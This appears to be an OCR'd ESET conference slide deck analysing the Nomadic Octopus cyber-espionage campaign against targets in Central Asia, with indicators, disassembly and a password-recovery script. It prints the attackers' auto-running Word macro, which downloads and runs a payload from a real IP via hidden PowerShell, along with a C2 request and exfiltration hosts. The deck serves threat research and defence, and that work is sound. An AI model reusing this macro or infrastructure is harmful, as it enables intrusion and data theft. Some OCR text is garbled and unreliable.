

# Nomadic Octopus

**Cyber espionage in Central Asia** 


Anton Cherepanov | Senior Malware Researcher







# Discovery: spearphishing email





# Decoy document





"Kazakhstan has made significant progress toward creating a market economy"



ΑII

News

Images

Videos

Shopping

More

Settings

Tools

About 100 results (0.41 seconds)

#### Kazakhstan - Executive Summary - export.gov

https://www.export.gov/apex/article2?id=Kazakhstan-Executive-Summary ▼ Sep 20, 2017 - Kazakhstan has made significant progress toward creating a market economy since it gained independence in 1991, and has achieved ...

### [PDF] Executive Summary Kazakhstan has made significant progress towa...

https://www.state.gov/documents/organization/229094.pdf ▼

**Kazakhstan has made significant progress toward creating a market economy** since it gained independence in 1991, and has achieved considerable results in its efforts to attract foreign investment. ... The government maintains a dialogue with international investors and is committed to improving the investment climate.

#### Cable: 07ASTANA173\_a - WikiLeaks

https://wikileaks.org/plusd/cables/07ASTANA173\_a.html ▼
Openness to Foreign Investment ------ Kazakhstan has made significant progress toward creating a market economy since its independence in ...



#### Malicious Macro

```
Sub ihhumm()
Dim cmd
If Application.Documents.Count > 0 Then
 cmd = "cmd.exe /c "PowerShell.exe -ExecutionPolicy Bypass -NoProfile
     WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('
     http://92.63.88.142/Rei2uHae/infe.exe','%APPDATA%.exe');Start-
     Process '%APPDATA%.exe'""
 Shell cmd, False
End If
End Sub
Sub AutoOpen()
ihhumm
End Sub
```





### **Timeline**

- First detection in 2015
- Email December 2016
- PHDays 2017
- Virus Bulletin 2018



# **Spreading**






Информационное сообщение от 09 октября 2015 года.exe



flashplayer 20pp\_da\_in stall.exe








Java8.exe

# **Spreading**



# The malware: Delphi





### The malware: internal name and version

```
pro i one ÷ Pj j i op ≤ om ≤ Pop r± i lifi QoìE°o + u° w@h æN ìEn v
ë►h∩ÉN ìE°∥⊕ Φ=∰± ├ΘW½± δδ_^[YY]├ ♦ .jpg Uï∞3╓QQQQQQQSVWï┼3└Uh6
+΋╓ïCHΦ┯╢± ∰⊚í╨≕H Φ§>· ï≡j j j ïKD∥XÆN ï├Φ¢@· j j j ïK@∥hÆN ï├Ф²?· htÆN ìE
ï├Ф<sup>Л</sup>>· ìE≡Ph¼ÆN uʰh┛ÆN ìE∞∥♥ ˌΦº┤± ïE∞ï╬З╥Φτό ï├Ф♦ú± ìEΣΦh¿ uΣ s@hêÆN
h=ÆN ìEΣ∥•   Φο∷± ├Θבּ δδ ^[ïσ]├
                         userfile
                                                                                 Uï∞3⊫Q
ôN ï⊦ï• Q8ìE⊓ïN@∥♀öN Φ∩≣± ïU⊓ï⊦ï• Q8ìE°ïND∥$oN Φ┌∰± ıU∽ı⊦ı<mark>□</mark> Q8∥⊌oN ï⊦ï• Q8∥
ìU≡ï⊦ï• OLïE≡∥PÖN Φé|± u→ï⊦Φlí± h0u ΦGR≥ ï¦Φ4 Ögï⊦ΦCí± Vh∐ÅN ï¦Φεĺ≤ 3 ŪZŸ
                                     ♀ SessionTime=
          CLIENT=0ct0pusSuccess
     Φç√ | | 1 'U1∞3 'UhaoN d Øde | † `ùP 3 LZYYdë⊳hîöN | Θ | º± δ°] | i Lâ-`ùP ⊕ | Uï∞3 LU
 LöN 1f@ <f@ `d@ ♀d@ ►g@ αf@ αt@ ∅t@ ↑u@ Φt@ `A ≡_Ä `x@ Øx@ Φ≡@ hn@ T.@ $.
```

### The malware: internal name and version

```
po ï Ost÷ Pj j ï O♪ ≤ Oæ ≤ POır± ï lïfï OoiE°O-
                                                        u° w@h æN ìEn ♥
               Φ=#± |ΘW½± δδ ^[YY]|
               í<sup>⊥</sup>=H Φ§>- ï≡j j j ïKD∥XÆN ï⊧Φ¢@- j j j ïK@∥hÆN ï⊧Φ²?- htÆN
CODE:004E1865
                  lea
                          eax, [ebp+var C]
                          edx, offset str 3 1 1.Text
CODE:004E1868
                  mov
CODE:004E186D
                  call
                          @System@@LStrCat$qqrv
                                                 ; Svstem::
                                                                   linkproc
                          eax, [ebp+var 4] _str_3_1_1
                                                             dd 0FFFFFFFh
CODE: 004F1872
                  mov
                          edx, [ebp+var C]
CODE: 004E1875
                  mov
                          @Svstem@@LStrAsg$d
                                                             dd 5
CODE: 004E1878
                  call
                                                             db '3.1.1',0
CODE:004E187D
                          eax, eax
                  xor
```




### The malware: functionality

```
#AA4F5194 TEnrm1.EnrmCreate
#004E5208 TForm1.Timer1Timer
#004E58C0 TForm1.CheckServerTimer
#004E3F88 TForm1.GetPrintScreen
#004E4060 TForm1.PrintScreen off
#004E408C TForm1.GetCamScreen
#004E49D8 TForm1.GetDirList
#004E4AC0 TForm1.DirList off
#004E4AEC TForm1.GetDownLoad
#004E4BEC TForm1.DownLoad off
#004E4C18 TForm1.GetDownload2
#004E4D18 TForm1.DownLoad2 off
#004E4D44 TForm1.GetUpLoad
#004E4E2C TForm1.UpLoad off
#004E4E58 TForm1.GetRunFile
#004E4F40 TForm1.RunFile off
#004E4F6C TForm1.GetCMDQuery
#004E5054 TForm1.CMDQuery off
#004E5080 TForm1.GetUpLoadFiles
#004E5168 TForm1.UpLoadFiles off
#004E3BF0 TForm1.DelTmp
#004E608C TForm1.Timer2Timer
```



#### The malware: network communication


```
POST /include/systm.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Host: prom3.biz.ua
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0
CLIENT=end&SessionTime=1465461066&ID=7fbba9a35518f24382
                                                                     &cq=1&Data=6E63202D6
820666F722068656C703A204E4F5F44415441202020202020200D0AHTTP/1.1 200 OK
Server: nginx admin
Date: Thu, 09 Jun 2016 08:31:35 GMT
Content-Type: text/html
Content-Length: 3
Connection: keep-alive
Keep-Alive: timeout=35
X-Powered-By: PHP/5.3.28
```



#### **Exfiltration** websites


# File sharing hosting:

- http://php-studia.ru/upload/ (defunct)
- http://www.fayloobmennik.net/





### Data exfiltration





### The malware: data compression

```
CODE:004E46CE
                               lea
                                       edx, [ebp+str password]
CODE:004E46D1
                                       eax, 32
                               mov
                                       generate password
CODF: 004F46D6
                               call.
CODE: 004F46DB
                                       edx, [ebp+str password]
                               mov
CODE: 004E46DE
                                       eax, offset str generated password
                               mov
                                       @System@@LStrAsg$qqrpvpxv ; System::__linkproc__ LStrAsg(void *,void *)
CODE:004E46E3
                               call
CODE:004E46E8
                                       edx, ds:str generated password
                               mov
CODF: 004F46FF
                                       eax, esi
                               mov
                                       TAbZipper SetPassword
CODF: 004F46F0
                               call.
CODE: 004E46F5
                                        eax, esi
                               mov
```

Abbrevia: Advanced data compression toolkit

### TurboPower Abbrevia

Abbrevia is a compression toolkit for Embarcadero Delphi, C++ Builder, and Kylix, and FreePascal. It supports PKZip, Microsoft CAB, tar, gzip, bzip2 and zlib compression formats, and the creation of self-extracting executables. It includes several visual components that simplify displaying zip files.



### The malware: naming scheme

#### **SessionTime** is used as filename:

```
call
       get temp path
                                                    10/04/2018 @ 3:00pm (UTC) – 1538665200.tmp
      [ebp+var 18]
push
                                                     10/04/2018 @ 3:30am (UTC) – 1538623800.tmp
push
     dword ptr [ebx+40h]
       offset str tmp.Text; .tmp
push
lea
       eax, [ebp+var 14]
       edx, 3
mov
call
       @System@@LStrCatN$qqrv; System:: linkproc LStrCatN(void)
       eax, [ebp+var 14]
mov
push
       eax
lea
       eax, [ebp+var 20]
call
       get temp path
      [ebp+var 20]
push
       dword ptr [ebx+40h]
push
       offset str zip.Text; .zip
push
lea
       eax, [ebp+var 10]
       edx, 3
mov
       @System@@LStrCatN$qqrv; System:: linkproc LStrCatN(void)
call
       eax, [ebp+var 10]
mov
pop
       edx
call
       @Sysutils@RenameFile$qqrx17System@AnsiStringt1; Sysutils::RenameFile
```

# Fayloobmennik.net

Найти файл по имени:	.tmp	Найти
----------------------	------	-------

1 2 3 4 ... 9


Файл	Размер	Последний раз скачивали	Кол-во скачиваний
1486641268.tmp	60.63 MB	10/02/2017 06:28	1
1486641247.tmp	32.69 MB	10/02/2017 06:24	1
1486638331.tmp	48.58 MB	10/02/2017 06:26	1
1486406429.tmp	119.95 MB	08/02/2017 05:58	2
1486406425.tmp	48.92 MB	08/02/2017 05:55	2
1486373457.tmp	5.30 MB	08/02/2017 05:54	2
1486036443.tmp	55.04 MB	02/02/2017 16:42	2
1486036395.tmp	61.38 MB	02/02/2017 16:43	2
1485776946.tmp	73.45 MB	31/01/2017 11:56	2
1485776950.tmp	12.52 MB	31/01/2017 11:54	2
1485431843.tmp	116.90 MB	26/01/2017 17:26	2
1485431892.tmp	19.36 MB	26/01/2017 17:24	2
1485171296 tmp	25 67 MB	24/01/2017 09:39	3

#### **Exfiltration data**


- First file: **1457893802**.tmp GMT: **13 Mar 2016** 18:30
- Biggest file ~770 Mb
- Total 280 archives (~16Gb of compressed data)
- Mostly documents:
  - doc, docx, xls, xlsx, rtf, txt, pdf, jpg



# Upload dates: Weekdays



# Upload dates: Hours (GMT)



# Suspected timezones

#### UTC+5

#### Eastern Europe [edit]

Russia – Yekaterinburg Time

#### Central Asia [edit]

- Xazakhstan (western part) Time in Kazakhstan
  - Aktobe Region, Atyrau Region, Mangystau Region, West Kazakhstan Region
- Tajikistan Time in Tajikistan
- Turkmenistan Time in Turkmenistan
- Uzbekistan Time in Uzbekistan

#### South Asia [edit]

- Maldives Time in the Maldives
- Pakistan Pakistan Standard Time

#### Antarctica [edit]

Some bases in Antarctica. See also Time in Antarctica.

#### **ESET** ENJOY SAFER TECHNOLOGY"

#### UTC+6

#### North Asia [edit]

Russia – Omsk Time


#### Central Asia [edit]

- Kazakhstan Time in Kazakhstan
  - most of country (including Astana and Almaty)
- Kyrgyzstan Kyrgyzstan Time

#### South Asia [edit]


- Bangladesh Bangladesh Standard Time
- Bhutan Bhutan Time
- British Indian Ocean Territory
  - including Chagos Archipelago and Diego Garcia

### **Victims**






### **Victims**



# Nomadic Octopus: Victimology

- Political blogger from Kazakhstan
- Local governments
- Diplomatic missions in Central Asia

### **Malicious Tools**



# Password generation algorithm

```
CODE:004E1417
                                 call
                                         @System@Randomize$qqrv ; System::Randomize(void)
  CODE:004E141C
                                 Iea
                                         eax, |ebp+var 4|
  CODE:004E141F
                                         edx, offset str abcdefghijklmno 2.Text; abcdefghijklmnopgrstuvwxyzABCDEF
                                 mov
  CODE: 004E1424
                                 call
                                         @System@@LStrLAsg$qqrpvpxv ; System:: linkproc LStrLAsg(void *,void *)
  CODE: 004E1429
                                         eax, ebx
                                 mov
  CODE: 004F142B
                                 call
                                         @System@@LStrClr$gqrpv ; System:: linkproc LStrClr(void *)
   CODE:004E1430
  CODE:004E1430 loc_4E1430:
                                                         ; CODE XREF: generate password+62↓j
  CODE:004E1430
                                         eax, [ebp+var 4]
                                 mov
                                 call.
                                         IIStrl en
  CODE:004E1433
                                                         ; BDS 2005-2007 and Delphi6-7 Visual Component Library
                                call
  CODE:004E1438
                                         Random
                                                         ; BDS 2005-2007 and Delphi6-7 Visual Component Library
  CODE:004E143D
                                         edx, [ebp+var 4]
                                 mov
                                         dl, [edx+eax]
  CODE: 004E1440
                                 mov
                                         eax, [ebp+var 8]
  CODE:004E1443
                                 lea
                                         UStrFromWChar ; BDS 2005-2007 and Delphi6-7 Visual Component Library
  CODE:004E1446
                                 call
  CODE:004E144B
                                         edx, [ebp+var 8]
                                 mov
  CODE:004E144E
                                         eax, ebx
                                 mov
  CODE:004E1450
                                 call
                                         @System@@LStrCat$qqrv ; System::_linkproc__ LStrCat(void)
  CODE:004E1455
                                         eax, [ebx]
                                 mov
  CODE:004E1457
                                 call
                                         UStrLen
                                                         ; BDS 2005-2007 and Delphi6-7 Visual Component Library
  CODE:004E145C
                                         esi, eax
                                 cmp
CODE: 004E145E
                                         short loc 4E1430
                                 inz
```

(eset

ENTOY SAFER TECHNOLOGY"

# Delphi random implementation

```
; _DWORD __cdecl System::Randomize()
@System@Randomize$qqrv proc near
var 8= dword ptr -8
    add
            esp, 0FFFFFF8h
    push
            esp
    call
            QueryPerformanceCounter
    test
            eax, eax
            short loc_402C44
    jz
            eax, [esp+8+var_8]
    mov
            ds:seed, eax
    mov
    pop
            ecx
            edx
    pop
    retn
loc 402C44:
    call
            GetTickCount
            ds:seed, eax
    mov
    pop
            ecx
            edx
    pop
    retn
```

```
Random proc near
     push
             ebx
     xor
             ebx, ebx
             edx, ds:seed[ebx], 8088405h
     imul
     inc
             edx
             ds:seed[ebx], edx
     mov
     mul
             edx
             eax, edx
     mov
              ebx
     pop
     retn

    Random endp
```


# Password generation routine

```
×
      pass_gen.py
     alphabet = b'abcdefghijklmnopgrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*() +-='
     for seed in range(0, 0xFFFFFFFF):
         tmp seed = seed
         password = ''
 5
         for i in range(0, 32):
             tmp seed = ((tmp seed * 0x8088405) & 0xffffffff) + 1
             char index = (((tmp seed * len(alphabet)) >> 32) & 0xffffffff)
             password = password + chr(alphabet[char index])
10
11
12
         print('Seed: {0:08X} - {1:s}'.format(seed, password))
13
```



### **Tools**

Password: iM2d\$xP(84Y!YV49uFO@kJm5O&2l5AFs





# Tools

Password: iM2d\$xP(84Y!YV49uFO@kJm5O&2l5AFs

<u>E</u> dit	Count of sections	11	Machine	Intel386
<b>-</b>	Symbol table 00000000[06		UTC Fri Dec 05 14:5	2:40 2014
d Extr	Size of optional header	1	Magic <del>optional header</del>	
	Linker version	2.25	OS version	5.00
C	Image version	0.00	Subsystem version	5.00
me	Entry point 6	001BF294	Size of code	001BDC00 A
plink.ex	Size of init data @	90038000	Size of uninit data	00000000
proxy.e:	Size of image @	00204000	Size of header	00000400
prtsc.ex	Base of code @	00001000	Base of data	001C0000
svh.exe	Image base 0	00400000	Subsystem	GUI
, villexe	Section alignment 0	00001000	File alignment	00000200
	Stack 00100000/0	00004000	Heap 00100000,	/00001000
ject(s) s	Checksum @	90909099	Number of dirs	16

### **Documents** collector



# **Nomadic Octopus**

- Custom malware
- Cyberespionage
- Region specific: Central Asia
- Low budget
- Bad OPSEC





# **Anton Cherepanov**

Senior Malware Researcher

@cherepanov74

www.eset.com | www.welivesecurity.com